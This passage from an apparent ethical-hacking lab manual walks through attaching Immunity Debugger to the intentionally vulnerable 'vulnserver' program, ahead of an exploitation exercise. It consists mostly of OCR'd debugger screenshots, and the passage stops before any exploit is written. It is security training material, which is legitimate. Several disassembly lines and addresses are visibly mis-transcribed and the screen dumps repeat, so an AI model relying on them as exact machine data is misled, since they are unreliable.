
Properties



Firefox



Google  
Chrome



12.  The **Immunity Debugger** main window appears, as shown in the screenshot.


# Immunity Debugger - [CPU]

File View Debug Plugins ImmLib Options Window Help Jobs

l e m t w h c p k b z r ... s ?

Immunity: Consulting Services Manager

Registers (FPU)



Address

Hex dump

ASCII

13.  Now, click **File** in the menu bar, and in the drop-down menu, click **Attach**.

# Immunity Debugger - [CPU]

C File View Debug Plugins ImmLib Options Window Help Jobs

Open

F3

! & & ! ! & l e m t w h c p k b z r ... s ?

Immunity: Consulting Services Manager

Attach

Ctrl+F1

Detach

Exit Alt+X

Registers (FPU)

Address

Hex dump

ASCII

14.  The **Select process to attach** pop-up appears; click the **vulnserver** process and click **Attach**.

## Immunity Debugger - [CPU]

File View Debug Plugins ImmLib Options Window Help Jobs

l e m t w h c p k b z r ... s ?

Immunity: Consulting Services Manager

Select process to attach

| PID  | Name         | Service         | Listening | Window                                 | Path                                           |
|------|--------------|-----------------|-----------|----------------------------------------|------------------------------------------------|
| 968  | powershell   |                 |           |                                        | C:\WINDOWS\system32\cmd.exe                    |
| 3060 | armsvc       | AdobeARMservice |           |                                        | C:\Program Files\Adobe\Adobe Reader\Reader.exe |
| 4124 | powershell   |                 |           |                                        | C:\WINDOWS\system32\cmd.exe                    |
| 4344 | malicious_p  |                 |           |                                        | C:\Windows\system32\cmd.exe                    |
| 4524 | GoogleCrash  |                 |           |                                        | C:\Windows\system32\cmd.exe                    |
| 5384 | cmd          |                 |           |                                        | C:\Windows\system32\cmd.exe                    |
| 5784 | jucheck      |                 |           |                                        | JavaUpdate SysTray Icon                        |
| 6000 | vulnserver   |                 |           | D:\CEH-Tools\CEHv11\Modules\vulnserver | D:\CEH-Tools\CEHv11\Modules\vulnserver         |
| 6228 | jusched      |                 |           |                                        | C:\Windows\system32\cmd.exe                    |
| 6476 | powershell   |                 |           |                                        | C:\Windows\system32\cmd.exe                    |
| 6636 | OneDrive     |                 |           |                                        | C:\Users\user\OneDrive\                        |
| 6980 | radB2B05.tma |                 |           |                                        | C:\Users\user\OneDrive\                        |

Attach Cancel

Registers (FPU)

Address Hex dump ASCII

15.  **Immunity Debugger** showing the **vulnerserver.exe** process window appears, as shown in the screenshot.
16.  You can observe that the status is **Paused** in the bottom-right corner of the window.

## Immunity Debugger - vulnserver.exe - [CPU - thread 000002A8, module ntdll]

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment specialist needed

```

77AF4071 C3          RETN
77AF4072 CC          INT3
77AF4073 CC          INT3
77AF4074 CC          INT3
77AF4075 CC          INT3
77AF4076 CC          INT3
77AF4077 CC          INT3
77AF4078 CC          INT3
77AF4079 CC          INT3
77AF407A CC          INT3
77AF407B CC          INT3
77AF407C CC          INT3
77AF407D CC          INT3
77AF407E CC          INT3
77AF407F CC          INT3
77AF4080 8B4C24 04    MOV ECX,DWORD PTR SS:[ESP+4]
77AF4084 F641 04 06   TEST BYTE PTR DS:[ECX+4],6
77AF4088 74 05       JE SHORT ntdll.77AF408F
77AF408A E8 81FBFFFF  CALL ntdll.ZwTestAlert
77AF408F B8 01000000  MOV EAX,1
77AF4094 C2 1000     RETN 10
77AF4097 8D4242 00000000 LEA ESP,DWORD PTR SS:[ESP]
77AF409E 8BFF        MOV EDI,EDI
77AF40A0 8330 58E9B927 01 CMP DWORD PTR DS:[77B9E958],0
77AF40A7 74 0E       JE SHORT ntdll.77AF40B7
77AF40A9 8B0D 58E9B927  MOV ECX,DWORD PTR DS:[77B9E958]
77AF40AF FF15 E011BA77 CALL DWORD PTR DS:[77BA11E0]
77AF40B5 FFE1        JMP ECX
77AF40B7 8D8424 E0020000 LEA EAX,DWORD PTR SS:[ESP+2E0]
77AF40BE 64:8B0D 00000000 MOV ECX,DWORD PTR FS:[0]
77AF40C5 B9 8040BF77  MOV EDX,ntdll.77AF40B0
77AF40CA 8908        MOV DWORD PTR DS:[EAX],ECX
77AF40CC 8950 04       MOV DWORD PTR DS:[EAX+4],EDX
77AF40CF 64:A8 00000000 MOV DWORD PTR FS:[0],EAX
77AF40D5 8D?C24 14    LEA EDI,DWORD PTR SS:[ESP+14]
77AF40D9 8B7424 10    MOV ESI,DWORD PTR SS:[ESP+10]
77AF40D0 83E6 01       AND ESI,1
77AF40E0 58          POP EAX
77AF40E1 8BC8        MOV ECX,EAX
77AF40E3 FF15 E011BA77 CALL DWORD PTR DS:[77BA11E0]
77AF40E9 FFD1        CALL ECX
77AF40EB 8B8F CC020000 MOV ECX,DWORD PTR DS:[EDI+200]
77AF40F1 64:890D 00000000 MOV DWORD PTR FS:[0],ECX
77AF40F8 56          PUSH ESI
77AF40F9 57          PUSH EDI
77AF40FA E8 A1E0FFFF  CALL ntdll.ZwContinue
77AF40FF 8BF0        MOV ESI,EAX
77AF4101 56          PUSH ESI
77AF4102 E8 894E0100  CALL ntdll.RtlRaiseStatus
77AF4107 ^EB F8      JMP SHORT ntdll.77AF4101
77AF4109 C2 1000     RETN 10
77AF410C 8D6424 00    LEA ESP,DWORD PTR SS:[ESP]
77AF4110 64:8B0D 30000000 MOV ECX,DWORD PTR FS:[30]
77AF4117 8B49 10       MOV ECX,DWORD PTR DS:[ECX+10]
77AF411A F641 0A 08   TEST BYTE PTR DS:[ECX+A],8

```

Registers (FPU)

|     |                                      |
|-----|--------------------------------------|
| EAX | 00202000                             |
| ECX | 77B2ABF0 ntdll.DbgUiRemoteBreakin    |
| EDX | 77B2ABF0 ntdll.DbgUiRemoteBreakin    |
| EBX | 00000000                             |
| ESP | 00BEFF44                             |
| EBP | 00BEFF70                             |
| ESI | 77B2ABF0 ntdll.DbgUiRemoteBreakin    |
| EDI | 77B2ABF0 ntdll.DbgUiRemoteBreakin    |
| EIP | 77AF4071 ntdll.77AF4071              |
| C 0 | ES 002B 32bit 0(FFFFFFFFF)           |
| P 1 | CS 0023 32bit 0(FFFFFFFFF)           |
| A 0 | SS 002B 32bit 0(FFFFFFFFF)           |
| Z 1 | DS 002B 32bit 0(FFFFFFFFF)           |
| S 0 | FS 0053 32bit 202000(FFF)            |
| T 0 | GS 002B 32bit 0(FFFFFFFFF)           |
| D 0 | 0 0 LastErr ERROR_SUCCESS (00000000) |
| EFL | 00000246 (NO,NB,E,BE,NS,PE,GE,LE)    |

|     |                                      |
|-----|--------------------------------------|
| ST0 | empty 9                              |
| ST1 | empty 9                              |
| ST2 | empty 9                              |
| ST3 | empty 9                              |
| ST4 | empty 9                              |
| ST5 | empty 9                              |
| ST6 | empty 9                              |
| ST7 | empty 9                              |
| FST | 0000 Cond 0 0 0 Err 0 0 0 0 0 0 (GT) |
| FCW | 027F Prec NEAR,53 Mask 1 1 1 1 1 1   |

Registers (Memory)

Address Hex dump ASCII

|          |                         |         |
|----------|-------------------------|---------|
| 00403000 | FF FF FF FF 00 40 00 00 | ...@... |
| 00403008 | 70 2E 40 00 00 00 00 00 | p.@...  |
| 00403010 | FF FF FF FF 00 00 00 00 | ....    |
| 00403018 | FF FF FF FF 00 00 00 00 | ....    |
| 00403020 | FF FF FF FF 00 00 00 00 | ....    |
| 00403028 | 00 00 00 00 00 00 00 00 | ....    |
| 00403030 | 00 00 00 00 00 00 00 00 | ....    |
| 00403038 | 00 00 00 00 00 00 00 00 | ....    |
| 00403040 | 00 00 00 00 00 00 00 00 | ....    |
| 00403048 | 00 00 00 00 00 00 00 00 | ....    |
| 00403050 | 00 00 00 00 00 00 00 00 | ....    |
| 00403058 | 00 00 00 00 00 00 00 00 | ....    |
| 00403060 | 00 00 00 00 00 00 00 00 | ....    |
| 00403068 | 00 00 00 00 00 00 00 00 | ....    |
| 00403070 | 00 00 00 00 00 00 00 00 | ....    |
| 00403078 | 00 00 00 00 00 00 00 00 | ....    |
| 00403088 | 00 00 00 00 00 00 00 00 | ....    |
| 00403088 | 00 00 00 00 00 00 00 00 | ....    |

|          |                                            |
|----------|--------------------------------------------|
| 00BEFF44 | 77B2AC29 J<w RETURN to ntdll.77B2AC29 from |
| 00BEFF48 | A9EB534F DS>r                              |
| 00BEFF4C | 77B2ABF0 S<w ntdll.DbgUiRemoteBreakin      |
| 00BEFF50 | 77B2ABF0 S<w ntdll.DbgUiRemoteBreakin      |
| 00BEFF54 | 00000000 ...                               |
| 00BEFF58 | 00BEFF48 H >.                              |
| 00BEFF5C | 00000000 ***                               |
| 00BEFF60 | 00BEFFCC If >. Pointer to next SEH record  |
| 00BEFF64 | 77AF9F90 Ef<w SE handler                   |
| 00BEFF68 | DEEDC95F _If#                              |
| 00BEFF6C | 00000000 ...                               |
| 00BEFF70 | 00BEFF80 C >.                              |
| 00BEFF74 | 76A56359 VcNv RETURN to KERNEL32.76A56359  |
| 00BEFF78 | 00000000 ...                               |
| 00BEFF7C | 76A56340 @cNv KERNEL32.BaseThreadInitThunk |
| 00BEFF80 | 00BEFFDC I                                 |
| 00BEFF84 | 77AE7B74 t<w RETURN to ntdll.77AE7B74      |
| 00BEFF88 | 00000000 ...                               |
| 00BEFF8C | A9EB5343 MS>r                              |
| 00BEFF90 | A2899999 ...                               |

17.  Click on the **Run program** icon in the toolbar to run **Immunity Debugger**.

## Immunity Debugger - vulnserver.exe - [CPU - thread 000002A8, module ntdll]

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment specialist needed

```

77AF4071 C3          RETN
77AF4072 CC          INT3
77AF4073 CC          INT3
77AF4074 CC          INT3
77AF4075 CC          INT3
77AF4076 CC          INT3
77AF4077 CC          INT3
77AF4078 CC          INT3
77AF4079 CC          INT3
77AF407A CC          INT3
77AF407B CC          INT3
77AF407C CC          INT3
77AF407D CC          INT3
77AF407E CC          INT3
77AF407F CC          INT3
77AF4080 8B4C24 04    MOV ECX,DWORD PTR SS:[ESP+4]
77AF4084 F641 04 06   TEST BYTE PTR DS:[ECX+4],6
77AF4088 74 05       JE SHORT ntdll.77AF408F
77AF408A E8 81FBFFFF  CALL ntdll.ZwTestAlert
77AF408F B8 01000000  MOV EAX,1
77AF4094 C2 1000     RETN 10
77AF4097 8D4242 00000000 LEA ESP,DWORD PTR SS:[ESP]
77AF409E 8BFF        MOV EDI,EDI
77AF40A0 8330 58E9B927 01 CMP DWORD PTR DS:[77B9E958],0
77AF40A7 74 0E       JE SHORT ntdll.77AF40B7
77AF40A9 8B0D 58E9B927  MOV ECX,DWORD PTR DS:[77B9E958]
77AF40AF FF15 E011BA77 CALL DWORD PTR DS:[77BA11E0]
77AF40B5 FFE1        JMP ECX
77AF40B7 8D8424 E0020000 LEA EAX,DWORD PTR SS:[ESP+2E0]
77AF40BE 64:8B0D 00000000 MOV ECX,DWORD PTR FS:[0]
77AF40C5 B9 8040BF77  MOV EDX,ntdll.77AF40B0
77AF40CA 8908        MOV DWORD PTR DS:[EAX],ECX
77AF40CC 8950 04       MOV DWORD PTR DS:[EAX+4],EDX
77AF40CF 64:A8 00000000 MOV DWORD PTR FS:[0],EAX
77AF40D5 8D7C24 14   LEA EDI,DWORD PTR SS:[ESP+14]
77AF40D9 8B7424 10   MOV ESI,DWORD PTR SS:[ESP+10]
77AF40D0 83E6 01       AND ESI,1
77AF40E0 58          POP EAX
77AF40E1 8BC8        MOV ECX,EAX
77AF40E3 FF15 E011BA77 CALL DWORD PTR DS:[77BA11E0]
77AF40E9 FFD1        CALL ECX
77AF40EB 8B8F CC020000 MOV ECX,DWORD PTR DS:[EDI+200]
77AF40F1 64:890D 00000000 MOV DWORD PTR FS:[0],ECX
77AF40F8 56          PUSH ESI
77AF40F9 57          PUSH EDI
77AF40FA E8 A1E0FFFF  CALL ntdll.ZwContinue
77AF40FF 8BF0        MOV ESI,EAX
77AF4101 56          PUSH ESI
77AF4102 E8 894E0100  CALL ntdll.RtlRaiseStatus
77AF4107 ^EB F8       JMP SHORT ntdll.77AF4101
77AF4109 C2 1000     RETN 10
77AF410C 8D6424 00   LEA ESP,DWORD PTR SS:[ESP]
77AF4110 64:8B0D 30000000 MOV ECX,DWORD PTR FS:[30]
77AF4117 8B49 10       MOV ECX,DWORD PTR DS:[ECX+10]
77AF411A F641 0A 08   TEST BYTE PTR DS:[ECX+A],8

```

Registers (FPU)

|     |                                      |
|-----|--------------------------------------|
| EAX | 00202000                             |
| ECX | 77B2ABF0 ntdll.DbgUiRemoteBreakin    |
| EDX | 77B2ABF0 ntdll.DbgUiRemoteBreakin    |
| EBX | 00000000                             |
| ESP | 00BEFF44                             |
| EBP | 00BEFF70                             |
| ESI | 77B2ABF0 ntdll.DbgUiRemoteBreakin    |
| EDI | 77B2ABF0 ntdll.DbgUiRemoteBreakin    |
| EIP | 77AF4071 ntdll.77AF4071              |
| C 0 | ES 002B 32bit 0(FFFFFFFFF)           |
| P 1 | CS 0023 32bit 0(FFFFFFFFF)           |
| A 0 | SS 002B 32bit 0(FFFFFFFFF)           |
| Z 1 | DS 002B 32bit 0(FFFFFFFFF)           |
| S 0 | FS 0053 32bit 202000(FFF)            |
| T 0 | GS 002B 32bit 0(FFFFFFFFF)           |
| D 0 | 0 0 LastErr ERROR_SUCCESS (00000000) |
| EFL | 00000246 (NO,NB,E,BE,NS,PE,GE,LE)    |

|     |                                      |
|-----|--------------------------------------|
| ST0 | empty 9                              |
| ST1 | empty 9                              |
| ST2 | empty 9                              |
| ST3 | empty 9                              |
| ST4 | empty 9                              |
| ST5 | empty 9                              |
| ST6 | empty 9                              |
| ST7 | empty 9                              |
| FST | 0000 Cond 0 0 0 Err 0 0 0 0 0 0 (GT) |
| FCW | 027F Prec NEAR,53 Mask 1 1 1 1 1 1   |

ntdll.Rt.DebugPrintTimes

ntdll.Rt.DebugPrintTimes

ntdll.RtlRaiseStatus

ntdll.ZwContinue

ntdll.ZwTestAlert

ntdll.DbgUiRemoteBreakin

ntdll.DbgUiRemoteBreak

18.  You can observe that the status changes to **Running** in the bottom-right corner of the window, as shown in the screenshot.

## Immunity Debugger - vulnserver.exe - [CPU - thread 000002A8, module ntdll]

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment specialist needed

```

77AF4071 C3          RETN
77AF4072 CC          INT3
77AF4073 CC          INT3
77AF4074 CC          INT3
77AF4075 CC          INT3
77AF4076 CC          INT3
77AF4077 CC          INT3
77AF4078 CC          INT3
77AF4079 CC          INT3
77AF407A CC          INT3
77AF407B CC          INT3
77AF407C CC          INT3
77AF407D CC          INT3
77AF407E CC          INT3
77AF407F CC          INT3
77AF4080 8B4C24 04    MOV ECX,DWORD PTR SS:[ESP+4]
77AF4084 F641 04 06   TEST BYTE PTR DS:[ECX+4],6
77AF4088 74 05       JE SHORT ntdll.77AF408F
77AF408A E8 81FBFFFF  CALL ntdll.ZwTestAlert
77AF408F B8 01000000  MOV EAX,1
77AF4094 C2 1000     RETN 10
77AF4097 8D4242 00000000 LEA ESP,DWORD PTR SS:[ESP]
77AF409E 8BFF        MOV EDI,EDI
77AF40A0 8330 58E9B927 01 CMP DWORD PTR DS:[77B9E958],0
77AF40A7 74 0E       JE SHORT ntdll.77AF40B7
77AF40A9 8B0D 58E9B927  MOV ECX,DWORD PTR DS:[77B9E958]
77AF40AF FF15 E011BA77 CALL DWORD PTR DS:[77BA11E0]
77AF40B5 FFE1        JMP ECX
77AF40B7 8D8424 E0020000 LEA EAX,DWORD PTR SS:[ESP+2E0]
77AF40BE 64:8B0D 00000000 MOV ECX,DWORD PTR FS:[0]
77AF40C5 B9 8040BF77  MOV EDX,ntdll.77AF40B0
77AF40CA 8908        MOV DWORD PTR DS:[EAX],ECX
77AF40CC 8950 04       MOV DWORD PTR DS:[EAX+4],EDX
77AF40CF 64:A8 00000000 MOV DWORD PTR FS:[0],EAX
77AF40D5 8D7C24 14   LEA EDI,DWORD PTR SS:[ESP+14]
77AF40D9 8B7424 10   MOV ESI,DWORD PTR SS:[ESP+10]
77AF40D0 83E6 01       AND ESI,1
77AF40E0 58          POP EAX
77AF40E1 8BC8        MOV ECX,EAX
77AF40E3 FF15 E011BA77 CALL DWORD PTR DS:[77BA11E0]
77AF40E9 FFD1        CALL ECX
77AF40EB 8B8F CC020000  MOV ECX,DWORD PTR DS:[EDI+200]
77AF40F1 64:890D 00000000 MOV DWORD PTR FS:[0],ECX
77AF40F8 56          PUSH ESI
77AF40F9 57          PUSH EDI
77AF40FA E8 A1E0FFFF  CALL ntdll.ZwContinue
77AF40FF 8BF0        MOV ESI,EAX
77AF4101 56          PUSH ESI
77AF4102 E8 894E0100  CALL ntdll.RtlRaiseStatus
77AF4107 ^EB F8       JMP SHORT ntdll.77AF4101
77AF4109 C2 1000     RETN 10
77AF410C 8D6424 00   LEA ESP,DWORD PTR SS:[ESP]
77AF4110 64:8B0D 30000000 MOV ECX,DWORD PTR FS:[30]
77AF4117 8B49 10       MOV ECX,DWORD PTR DS:[ECX+10]
77AF411A F641 0A 08   TEST BYTE PTR DS:[ECX+A],8

```

Registers (FPU)

EAX 00202000  
 ECX 77B2ABF0 ntdll.DbgUiRemoteBreakin  
 EDX 77B2ABF0 ntdll.DbgUiRemoteBreakin  
 EBX 00000000  
 ESP 00BEFF44  
 EBP 00BEFF70  
 ESI 77B2ABF0 ntdll.DbgUiRemoteBreakin  
 EDI 77B2ABF0 ntdll.DbgUiRemoteBreakin  
 EIP 77AF4071 ntdll.77AF4071  
 C 0 ES 002B 32bit 0(FFFFFFFF)  
 P 1 CS 0023 32bit 0(FFFFFFFF)  
 A 0 SS 002B 32bit 0(FFFFFFFF)  
 Z 1 DS 002B 32bit 0(FFFFFFFF)  
 S 0 FS 0053 32bit 202000(FFF)  
 T 0 GS 002B 32bit 0(FFFFFFFF)  
 D 0 O 0 LastErr ERROR\_SUCCESS (00000000)  
 EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)  
 ST0 empty g  
 ST1 empty g  
 ST2 empty g  
 ST3 empty g  
 ST4 empty g  
 ST5 empty g  
 ST6 empty g  
 ST7 empty g


3 2 1 0 E S P U 0 Z D I  
 FST 0000 Cond 0 0 0 Err 0 0 0 0 0 0 (GT)  
 FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

